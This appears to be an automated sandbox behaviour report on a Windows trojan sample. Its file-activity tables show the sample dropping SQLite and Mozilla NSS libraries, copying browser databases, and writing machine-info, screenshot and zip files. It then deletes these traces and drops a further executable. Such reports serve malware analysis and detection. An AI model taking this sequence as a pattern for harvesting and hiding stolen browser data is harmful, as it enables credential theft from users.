Feb 23, 2021 10:04:51.435352087 CET	172.67.199.58	443	192.168.2.6	49773	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Feb 11 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Fri Feb 11 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe PID: 7140
Parent PID: 5976

General

Start time:	10:02:24
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe'
Imagebase:	0x400000
File size:	555520 bytes
MD5 hash:	060BD14AE501D8DAE94CC73672AB195B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\sqlite3.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	433981	CreateFileA
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	43DEFC	CopyFileW
C:\Users\user\AppData\LocalLow\1xVPfvJcrg	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	43DEFC	CopyFileW
C:\Users\user\AppData\LocalLow\RYwTiizs2t	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	43DEFC	CopyFileW
C:\Users\user\AppData\LocalLow\rQF69AzBla	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	43DEFC	CopyFileW
C:\Users\user\AppData\LocalLow\JbcJeqCquL	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	43DEFC	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eN9fR0jZ9wL1gM2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	412910	CreateDirectoryTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	412910	CreateDirectoryTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\aR8pJ3hC8rG2sT.zip	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	433981	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\nssdbm3.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\prldap60.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\qipcap.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\softokn3.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ucrtbase.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\vcruntime140.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleHandler.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleMarshal.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\breakpadinjector.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\freebl3.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\IA2Marshal.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ldap60.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ldif60.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\lgpllibs.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\libEGL.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy_InUse.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\mozglue.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\mozMapi32.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\mozMapi32_InUse.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\msvcp140.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\nss3.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\nssckbi.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-namedpipe-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processenvironment-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processthreads-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processthreads-l1-1-1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-profile-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-rtlsupport-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-string-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-synch-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-synch-l1-2-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-sysinfo-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-timezone-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-util-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-conio-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-convert-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-environment-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-filesystem-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-heap-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-locale-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-math-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-multibyte-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-private-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-process-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-runtime-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-stdio-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-string-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-time-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-utility-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l1-2-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l2-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-handle-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-heap-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-interlocked-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-libraryloader-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-localization-l1-2-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-memory-l1-1-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41AC4C	CreateFileA
C:\Users\user\AppData\LocalLow\machineinfo.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	463C5A	CreateFileW
C:\Users\user\AppData\LocalLow\imUlOHTtWMK.zip	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	433061	CreateFileA
C:\Users\user\AppData\Local\Temp\XObEdOuQjV.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	433981	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\1xVPfvJcrg	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\RYwTiizs2t	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\rQF69AzBla	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\JbcJeqCquL	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\aR8pJ3hC8rG2sT.zip	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\screen.jpeg	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\imUlOHTtWMK.zip	success or wait	1	433500	DeleteFileA
C:\Users\user\AppData\LocalLow\machineinfo.txt	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleHandler.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleMarshal.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l1-2-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l2-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-handle-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-heap-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-interlocked-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-libraryloader-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-localization-l1-2-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-memory-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-namedpipe-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processenvironment-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processthreads-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processthreads-l1-1-1.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-profile-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-rtlsupport-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-string-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-synch-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-synch-l1-2-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-sysinfo-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-timezone-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-util-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-conio-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-convert-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-environment-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-filesystem-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-heap-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-locale-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-math-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-multibyte-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-private-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-process-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-runtime-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-stdio-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-string-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-time-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-utility-l1-1-0.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\breakpadinjector.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\freebl3.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\IA2Marshal.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ldap60.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ldif60.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\lgpllibs.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\libEGL.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy_InUse.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\mozglue.dll	cannot delete	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\mozMapi32.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\mozMapi32_InUse.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\msvcp140.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\nss3.dll	cannot delete	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\nssckbi.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\nssdbm3.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\prldap60.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\qipcap.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\softokn3.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\ucrtbase.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\vcruntime140.dll	success or wait	1	40A0CD	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\sqlite3.dll	success or wait	1	40A0CD	DeleteFileTransactedA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\sqlite3.dll	unknown	475	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 17 19 74 5c 00 10 0c 00 12 10 00 00 e0 00 06 21 0b 01 02 19 00 5a 09 00 00 04 0b 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 70 09 00 00 00 e0 61 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 b0 0c 00 00 06 00 00 1c 87 0e 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 c0 0a 00 9d 20 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....t\.......... .!.....Z...................p.. ...a..........................	success or wait	164	433C03	WriteFile
C:\Users\user\AppData\LocalLow\sqlite3.dll	unknown	0			success or wait	1	433C03	WriteFile
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C.....................	success or wait	1	43DEFC	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
